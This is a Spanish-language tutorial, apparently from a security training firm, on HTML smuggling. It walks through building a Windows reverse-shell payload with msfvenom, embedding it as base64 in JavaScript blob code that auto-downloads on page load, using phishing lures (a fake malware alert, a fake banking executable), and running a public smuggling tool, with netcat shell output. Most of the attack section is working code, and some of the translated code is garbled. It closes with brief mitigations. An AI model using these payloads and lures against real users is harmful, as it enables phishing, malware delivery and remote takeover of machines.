

A Detailed Guide on



HTML Smuggling

Contenido

Introducción.....	3
Etiquetas ancla, blobs de JavaScript.....	3
Ataque de contrabando de HTML	4
Demostración usando Python Script.....	12
Plantilla de contrabando.....	13
Mitigación.....	15
Conclusión	15

Introducción

El contrabando de HTML es un método evasivo de entrega de carga útil que ayuda a un atacante a pasar la carga útil a través de filtros de contenido y firewalls ocultando cargas útiles maliciosas dentro de archivos HTML aparentemente benignos. Esto es posible mediante el uso de blobs de JavaScript y el atributo de descarga HTML5 utilizado con la etiqueta de anclaje. Este artículo demuestra la metodología y dos scripts fácilmente disponibles que realizan el contrabando de HTML.

TÁCTICA MITRE: Evasión de Defensa (TA0005)

ID de técnica MITRE: archivos o información ofuscados (T1027)

SUBID DE MITRE: Contrabando de HTML (T1027.006)

Etiquetas ancla, Blobs de JavaScript

Ancla: la etiqueta de anclaje <a> define un hipervínculo que se puede utilizar para vincular una página a otro recurso como script, otra página HTML o archivos descargables.

Cuando <a> se usa con el atributo "descargar", se puede usar para proporcionar enlaces a un archivo descargable.

Blob de JavaScript: los blobs de JavaScript son objetos que son una colección de bytes que contienen datos almacenados en un archivo. Los datos del blob se almacenan en la memoria del usuario. Esta colección de bytes se puede utilizar en los mismos lugares donde se habría utilizado un archivo real. En otras palabras, los blobs se pueden usar para construir objetos similares a archivos en el cliente que se pueden pasar a las API de JavaScript que esperan URL.

Por ejemplo, un archivo "payload.exe" alojado en un servidor se descarga en el sistema usando la etiqueta <a download> y de la misma manera, los bytes del archivo payload.exe se pueden proporcionar como entrada en código JS como un archivo JS. blob, se puede compilar y descargar en el extremo del usuario. Slice() puede usarse para dividir una carga útil grande y proporcionarse en el código.

En otro ejemplo, una cadena "IgniteTechnologies" también es una colección de bytes ASCII que se pueden usar usando blobs JS. Puede encontrar un buen código de ejemplo de JS Blob [aquí](#).

Aquí, el búfer es una matriz de bytes del archivo y la segunda opción que brindamos es el tipo de blob. Aquí es texto pero, en la demostración, usaremos el adecuado para un archivo exe.

```
var abc = new Blob(búfer, tipo MIME de búfer);  
var abc = new Blob(["IgniteTechnologies"], {tipo: "texto/sin formato"});
```

Y luego el blob se puede usar para mostrar el resultado, colocar el archivo en la víctima o alguna otra función.


Ataque de contrabando de HTML

Comencemos con lo básico. En HTML5, si queremos que un usuario descargue un archivo alojado en nuestro servidor, podemos hacerlo utilizando la etiqueta de anclaje.

```
<a href="/payload.exe" download="payload.exe">Descargar aquí</a>
```

Para eso, primero creemos una carga útil usando msfvenom y la copiaremos en nuestro directorio webroot de Apache.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe >
payload.exe cp
payload.exe /var/www/html
```



```
(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

(root@kali)-[~]
# cp payload.exe /var/www/html
```

Ahora, creamos un archivo index.html simple que contiene la etiqueta de descarga. En tiempo real, utilizaría una página de phishing que parezca genuina.

```
<html>
<body>
<h1>¡Página de inicio de sesión
Wi-Fi!</h1> <p>¡Alerta! Detectamos alguna actividad inusual. Inicie sesión para
continuar. </p> <a href="/payload.exe" download="payload.exe">Inicie sesión
aquí</a>
</body> </html>
```

Luego copiamos esto en la raíz web de Apache e iniciamos el servidor Apache.

```
cp index.html /var/www/html cd /var/
www/html servicio
apache2 inicio
```

```

(root@kali)~# cat index.html
<html>
<body>
<h1>Wi-Fi Login Page!</h1>
<p>Alert! We detected some unusual activity, Login to continue.</p>
<a href="/payload.exe" download="payload.exe">Login Here</a>
</body>
</html>

(root@kali)~# cp index.html /var/www/html


(root@kali)~# cd /var/www/html

(root@kali)~/var/www/html# ls
index.html  payload.exe

(root@kali)~/var/www/html# service apache2 start

```

Una vez que la víctima accede a nuestro sitio web y hace clic en descargar, se entregará la carga útil.



Cuando se ejecute, veremos un shell inverso. Pero eso es bastante básico. ¿Qué pasa si al usar JavaScript podemos hacer que un usuario descargue un archivo tan pronto como accede al sitio web? Aquí es donde utilizaremos JS Blobs.

Primero, necesitamos crear una carga útil, llamémosla payload.exe. Luego necesitamos codificar esto en Base64 ya que el binario no se puede copiar directamente como un búfer porque contiene varios caracteres que podrían romper el búfer y es posible que el archivo completo no se copie de esa manera.

Esto se puede hacer usando la utilidad base64 en Kali Linux.

carga útil del gato.exe | base64

Aquí, cargue su carga útil y el base64 convertido se proporcionará en una sola línea.

File to Base64 | Base64 Encoder

← → ↺ 🏠

🔒 https://base64.guru/converter/encode/file

📄 ☆ 🗑 ⋮

Contacts

TVqQAA...
BTM0hV...
/jn1Ff...
/jgAAAA...
AQAAAA...
AQAAAA...

Comments: 28 Rating: 4.5/5

File to Base64

Encode file to Base64 online and embed it into any text document such as HTML, JSON, or XML. The fact is that if you do not convert binary to Base64, you won't be able to insert such data into text files, because binary characters will corrupt text data. It is important to remember that the size of Base64 encoded files increases by 33%. Please note that the file to Base64 encoder accepts any file types with a size of up to 50 MB. If you are looking for the reverse process, check [Base64 to File](#).

Local File*

Browse...

No file selected.

Choose a file or drag and drop it here

Output Format

Plain text -- just the Base64 value

Encode file to Base64

Base64

copy clear download

TVqQAA...
BTM0hV...
/jn1Ff...
/jgAAAA...
AQAAAA...
AQAAAA...

The result of Base64 encoding will appear here

Ahora viene el código. Ahora crearemos un Blob de JavaScript y un script que nos permitirá, como atacante, volver a compilar nuestro código como un archivo EXE en el extremo de la víctima. Este enfoque puede eludir muchos filtros de contenido y firewalls, ya que los datos viajan como una cadena de texto.

La explicación del código es la siguiente:

- Función `b64toarray`: toma la entrada de nuestro binario codificado en base64 y lo convierte en una matriz de búfer. Esto es necesario ya que la función “`Blog()`” toma como primer parámetro una matriz de búfer como entrada.
- Variable binaria: esta variable contiene la cadena base64 de nuestro binario y se utiliza para proporcionar entrada a la función `b64toarray`.
- Blob variable: contiene el blob que acabamos de crear y toma dos entradas como se explicó anteriormente. Aquí, dado que proporcionamos un binario como entrada, el tipo MIME se convierte en octeto/flujo.
- Variable `payloadfilename`: Es el nombre que se le dará a nuestro binario una vez descargado en la máquina de la víctima.
- `document.CreateElement`: una función DOM que puede crear nuevos elementos HTML con la ayuda de JavaScript. Por ejemplo, para crear un nuevo párrafo en HTML escribimos: `<p>Nuevo párrafo</p>`

Lo mismo se puede implementar en JS usando createElement como:

```
var para = document.createElement("p");

para.innerText = "Nuevo Paraca";
```

Aquí, hemos creado una etiqueta de anclaje y utilizamos la función appendChild() que se puede utilizar para insertar datos dentro de este elemento recién creado. Por ejemplo,

```
<a href="/" descargar="/">
```

En este ejemplo, href y download son etiquetas secundarias de a. Entonces en JS esto será:

```
var a = document.createElement('a');

document.body.appendChild(a);

a.href = '/';

a.descargar = '/';
```

- a.style: Estamos usando el estilo 'display: none' para ser más discreto y que una etiqueta no sea visible en la salida.
- URL.createObjectURL(): una función DOM que puede devolver un DOMString que contiene un valor que representa la URL de un objeto. Este objeto puede ser un archivo, una fuente multimedia o, en nuestro caso, un blob. Es muy necesario ya que a.download solo funciona en URL válidas. Para que nuestro blob de carga útil se descargue en la víctima, debemos proporcionar al elemento a.download una URL válida que devuelve esta función.
- a.click(): es lo que activará la ejecución automática de esta etiqueta de anclaje. Simula como si un El usuario realmente ha hecho clic en el enlace proporcionado por la etiqueta href.


```

<html>
<body>
<h1>¡Malware detectado!</h1>
<p>¡Alerta! ¡Ejecute el script descargado para el análisis antivirus!</p>
<script> function b64toarray(base64)
    { var bin_string = window.atob(base64); var
      len = bin_string.length; var
      bytes = nuevo Uint8Array(len); para
      (var i = 0; i < len; i++) {

          bytes[i] = bin_string.charCodeAt(i);

      } devolver bytes.buffer;
    }

    var binario ='<valor>'

    datos var = b64toarray(binario);
    var blob = new Blob([datos], {tipo: 'octeto/flujo'}); var
    payloadfilename = 'payload.exe';

    var a = document.createElement('a');
    documento.body.appendChild(a);
    a.style = 'pantalla: ninguna';
    var url = ventana.URL.createObjectURL(blob);
    a.href = URL;
    a.download = nombre de archivo
    de carga
    útil; a.hacer clic();

    ventana.URL.revokeObjectURL(url); </script> </body> </html>

```

```

GNU nano 6.2                                index.html
<html>
<body>
<h1>Malware Detected!</h1>
<p>Alert! Run the downloaded script for anti-virus scan!</p>
<script>
function b64toarray(base64) {
    var bin_string = window.atob(base64);
    var len = bin_string.length;
    var bytes = new Uint8Array( len );
    for (var i = 0; i < len; i++)
    {
        bytes[i] = bin_string.charCodeAt(i);
    }
    return bytes.buffer;
}


var binary = 'TVqQAAMAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4At';

var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = 'payload.exe';

var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>

```

Ahora, cuando se ejecute el sitio web, veremos que la carga útil se ha descargado automáticamente.



Cuando nuestra víctima ejecute este archivo, ¡obtendremos un shell inverso!

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1554
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami ←
whoami
desktop-9gsgko9\administrator

C:\Users\Administrator\Downloads>ipconfig ←
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : 
    IPv4 Address. . . . . : 192.168.0.119
    Subnet Mask . . . . . : 
    Default Gateway . . . . . : 

C:\Users\Administrator\Downloads>
```

Ahora puedes ser astuto mientras lo haces tú mismo. Outflank ha realizado el mismo ataque utilizando un documento de Microsoft. Esto se puede enviar a través de campañas de phishing por correo electrónico para atraer a la víctima a ejecutar el archivo malicioso.

Puedes consultar la demostración [aquí](#). ¡Asegúrate de ver el código fuente!

Demostración usando Python Script

Lo que hicimos con el código ahora también se puede replicar utilizando scripts automatizados. Es bastante sencillo automatizar este proceso. Unknow101 creó un script en Python que toma como entrada una clave aleatoria para cifrar la cadena de carga útil, el nombre de archivo (ruta) de la carga útil, la plantilla de la página de phishing o el archivo HTML que se utilizará (POC proporcionado en su código fuente llamado smug.html), el nombre del archivo de salida (aquí payload.exe nuevamente) y el destino para almacenar nuestra página de phishing de contrabando HTML resultante.

Podemos clonar el repositorio de github y ejecutarlo usando python2 así:

```
clon de git https://github.com/Unknow101/FuckThatSmuggler.git
cd FuckThatSmuggler
python2 fuckThatSmuggler.py -k 123 -f ~/payload.exe -t ./templates/smug.html -fn ~/payload.exe -o /
var/www/html/index.html
```

```
(root@kali)~# git clone https://github.com/Unknow101/FuckThatSmuggler.git
Cloning into 'FuckThatSmuggler' ...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (6/6), done.


(root@kali)~# cd FuckThatSmuggler

(root@kali)~/FuckThatSmuggler# python2 fuckThatSmuggler.py -k 123 -f ~/payload.exe -t ./templates/smug.html -fn ~/payload.exe -o /var/www/html/index.html

FuckThatSmuggler

[+] Parsing payload and template
[+] Encrypting payload
[+] Replacing template
[+] saving smugg file to /var/www/html/index.html
```

Ahora, el archivo index.html en nuestro webroot de Apache ha sido reemplazado. Veamos qué sucede cuando la víctima accede a nuestro sitio web.



Como era de esperar, lanza un payload en el sistema de la víctima que ahora se puede ejecutar para darnos un shell inverso.

Plantilla de contrabando

Internet está lleno de muchas plantillas HTML que demuestran el contrabando de HTML. Podemos descargar cualquiera de ellos y modificar la cadena binaria y el nombre de la carga útil, ¡y listo! No es necesario codificar. Una de esas plantillas se puede encontrar [aquí](#).

Para descargar esto como index.html

obtener

`https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-contrabando-ejemplo.html`

`cp html-contrabando-ejemplo.html /var/www/html/index.html`

```
(root@kali)~[~]
# wget https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
--2022-04-19 02:58:39-- https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.110.133|:443 ... connect
ed.
HTTP request sent, awaiting response... 200 OK
Length: 12165 (12K) [text/plain]
Saving to: 'html-smuggling-example.html'

html-smuggling-example.ht 100%[=====] 11.88K --.-KB/s in 0.003s

2022-04-19 02:58:40 (4.41 MB/s) - 'html-smuggling-example.html' saved [12165/12165]

(root@kali)~[~]
# cp html-smuggling-example.html /var/www/html/index.html
(root@kali)~[~]
#
```

Ahora, podemos reemplazar el binario con nuestra cadena base64 generada previamente y mantener el nombre de la carga útil como queramos, digamos HSBCInternetBanking.exe


```

GNU nano 6.2 index.html *
    <td>&nbsp;</td>
  </tr>
</table>
</body>
<!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
<script>
    function base64ToArrayBuffer(base64) {
        var binary_string = window.atob(base64);
        var len = binary_string.length;


        var bytes = new Uint8Array( len );
        for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
        return bytes.buffer;
    }

    // Text file called test.txt with the string test inside it
    var file = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
    var data = base64ToArrayBuffer(file);
    var blob = new Blob([data], {type: 'octet/stream'});
    var fileName = 'HSBCInternetBanking.exe';

    if (window.navigator.msSaveOrOpenBlob) {
        window.navigator.msSaveOrOpenBlob(blob, fileName);
    } else {
        var a = document.createElement('a');
        console.log(a);
        document.body.appendChild(a);
        a.style = 'display: none';
        var url = window.URL.createObjectURL(blob);
        a.href = url;
        a.download = fileName;
        a.click();
        window.URL.revokeObjectURL(url);
    }
</script>
</html>

```

Una vez guardada, la víctima ahora accederá a la página web y verá cómo se elimina la carga útil.



Una vez ejecutado, ¡obtendremos el shell inverso!

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1643
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
desktop-9gsgko9\administrator

C:\Users\Administrator\Downloads>
```

NOTA: El código HTML de contrabando se puede introducir en cualquier página de phishing legítima para aumentar sus posibilidades de que el usuario lo ejecute. También puede utilizar métodos avanzados como documentos de MS Office con macros maliciosas, archivos de acceso directo o quizás archivos PDF maliciosos.

Mitigación

Se recomienda lo siguiente para protegerse contra ataques de contrabando de HTML:

- Configurar productos de seguridad para bloquear páginas que utilicen JS o VBScript desde ejecutar automáticamente un ejecutable descargado
- Lista blanca de nombres de archivos ejecutables
- Configure .js y .jse para que se abran con el bloc de notas de forma predeterminada y no con el navegador
- Los usuarios conscientes deben revisar manualmente los archivos adjuntos de los correos electrónicos.
- Establecer reglas de comportamiento para páginas HTML que decodifican código base64 u ofuscan un JS guion.

Otras recomendaciones de Microsoft se pueden encontrar [aquí](#).

Conclusión

El artículo

hablaba de un método de evasión de defensa llamado contrabando de HTML que coloca una carga útil en el sistema de la víctima automáticamente tan pronto como carga el sitio web. Esto se logra mediante el uso de blobs JS que permiten codificar una carga útil como una cadena de búfer (a menudo codificada) dentro de la página HTML de modo que solo permanezca en la memoria del código y luego se decodifique y descargue como un archivo ejecutable en el sistema de la víctima. . Esto ayuda a evitar múltiples filtros de contenido en la arquitectura de una organización que previenen los archivos adjuntos EXE de, digamos, correos electrónicos pero permiten que JS se ejecute sin detección de comportamiento. Espero que hayas disfrutado del artículo.

Gracias por leer.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

